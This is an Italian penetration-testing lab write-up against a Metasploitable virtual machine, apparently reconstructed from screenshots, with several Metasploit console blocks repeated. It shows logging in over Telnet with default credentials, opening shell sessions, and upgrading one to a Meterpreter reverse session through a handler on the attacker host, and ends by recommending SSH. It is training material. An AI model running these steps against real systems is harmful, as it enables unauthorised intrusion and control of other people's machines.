
Dopo aver lanciato il modulo impostiamo i parametri come di seguito:

RHOSTS: 192.168.1.149
USERNAME: msfadmin
PASSWORD: msfadmin
STOP_ON_ACCES: true


In questo caso settiamo l'opzione STOP_ON_ACCES in true anche se non ne abbiamo bisogno, ma può tornarci utile in casi in cui tentiamo più opzioni o facciamo bruteforce o usiamo liste.
Una volta eseguito l'accesso il modulo stabilirà una sessione di comando.




```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME ⇒ msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD ⇒ msfadmin
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.1.149:23      - No active DB -- Credential data will not be saved!
[+] 192.168.1.149:23      - 192.168.1.149:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.149:23      - Attempting to start session 192.168.1.149:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.1.150:42417 → 192.168.1.149:23) at 2026-01-20 10:44:33 -0500
[*] 192.168.1.149:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) >
```



```
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```




```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.1.149:23      - No active DB -- Credential data will not be saved!
[+] 192.168.1.149:23      - 192.168.1.149:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.149:23      - Attempting to start session 192.168.1.149:23 with msfadmin:msfadmin
[*] Command shell session 3 opened (192.168.1.150:36163 -> 192.168.1.149:23) at 2026-01-20 10:54:01 -0500
[*] 192.168.1.149:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```



```
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.1.149:23      - No active DB -- Credential data will not be saved!
[+] 192.168.1.149:23      - 192.168.1.149:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.149:23      - Attempting to start session 192.168.1.149:23 with msfadmin:msfadmin
[*] Command shell session 3 opened (192.168.1.150:36163 → 192.168.1.149:23) at 2026-01-20 10:54:01 -0500
[*] 192.168.1.149:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions -l

Active sessions
===============

  Id  Name  Type   Information                                  Connection
  --  ----  ----   -----------                                  ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.1.149:23)  192.168.1.150:35597 → 192.168.1.149:23 (192.168.1.149)
  2         shell  TELNET msfadmin:msfadmin (192.168.1.149:23)  192.168.1.150:42417 → 192.168.1.149:23 (192.168.1.149)
  3         shell  TELNET msfadmin:msfadmin (192.168.1.149:23)  192.168.1.150:36163 → 192.168.1.149:23 (192.168.1.149)

msf auxiliary(scanner/telnet/telnet_login) > session -i 3
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 3
[*] Starting interaction with 3...


Shell Banner:
msfadmin@metasploitable:~$
-----


msfadmin@metasploitable:~$ █
```

Verifichiamo le sessioni attive tramite il comando sessions -l. Per interagire con la sessione appena creata, digitiamo sessions -i ID_sessione>.



```
msfadmin@metasploitable:~$ ^Z
Background session 3? [y/N]  y
msf auxiliary(scanner/telnet/telnet_login) > search post/multi/manage/shell_to_meterpreter

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter  .                normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf auxiliary(scanner/telnet/telnet_login) > use 0
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.1.150
LHOST ⇒ 192.168.1.150
msf post(multi/manage/shell_to_meterpreter) > run
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf post(multi/manage/shell_to_meterpreter) > set SESSION 3
SESSION ⇒ 3
msf post(multi/manage/shell_to_meterpreter) > run
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.150:4433
[*] Sending stage (1062760 bytes) to 192.168.1.149
[*] Meterpreter session 4 opened (192.168.1.150:4433 → 192.168.1.149:48987) at 2026-01-20 11:09:43 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) > █
```

Mettiamo in background la sessione attiva usando la combinazione di tasti Ctrl+Z e confermando con y alla richiesta. Successivamente, utilizziamo il modulo post/multi/manage/shell_to_meterpreter per eseguire l'upgrade della sessione a Meterpreter.Meterpreter è una shell estremamente potente che può essere eseguita su applicazioni e servizi vulnerabili di diverse tecnologie e sistemi operativi. Meterpreter offre numerose funzionalità utili che assistono un penetration tester nell'infiltrazione non autorizzata di un sistema target. Alcune delle sue caratteristiche avanzate includono: Accesso alla shell, controllo remoto, raccolta informazioni, evasione delle difese e movimenti laterali. In questo caso dopo aver ottenuto una shell iniziale sulla macchina target (sessione 3), è stato utilizzato il modulo post/multi/manage/shell_to_meterpreter di Metasploit per effettuare un upgrade della sessione. Il framework ha avviato un handler in ascolto sulla macchina attaccante e ha inviato, tramite la shell esistente, un payload Meterpreter verso il sistema bersaglio. Nonostante un avviso di compatibilità sulla piattaforma della sessione, l'operazione è andata a buon fine: il payload è stato eseguito correttamente e la macchina target ha stabilito una connessione reverse verso l'attaccante. Al termine del processo è stata aperta una nuova sessione Meterpreter (ID 4), garantendo un accesso più avanzato e completo al sistema compromesso.

Conclusioni

L'attività di penetration testing ha evidenziato la presenza di un servizio Telnet attivo e non sicuro sulla macchina Metasploitable, vulnerabile a intercettazione delle credenziali e ad attacchi di autenticazione. Tramite l'utilizzo di moduli ausiliari di Metasploit è stato possibile individuare e sfruttare credenziali deboli/predefinite, ottenendo accesso non autorizzato al sistema. Una volta stabilita una shell iniziale, l'accesso è stato consolidato mediante l'upgrade a una sessione Meterpreter, garantendo un controllo avanzato della macchina compromessa. Il successo dell'attacco dimostra come l'uso di protocolli obsoleti e configurazioni insicure possa portare rapidamente alla compromissione completa del sistema. L'impatto potenziale include perdita di dati, installazione di backdoor e movimenti laterali nella rete. Si raccomanda pertanto la disabilitazione di Telnet e l'adozione di protocolli sicuri come SSH, insieme a una corretta gestione delle credenziali.

Bartolomeo Tarantino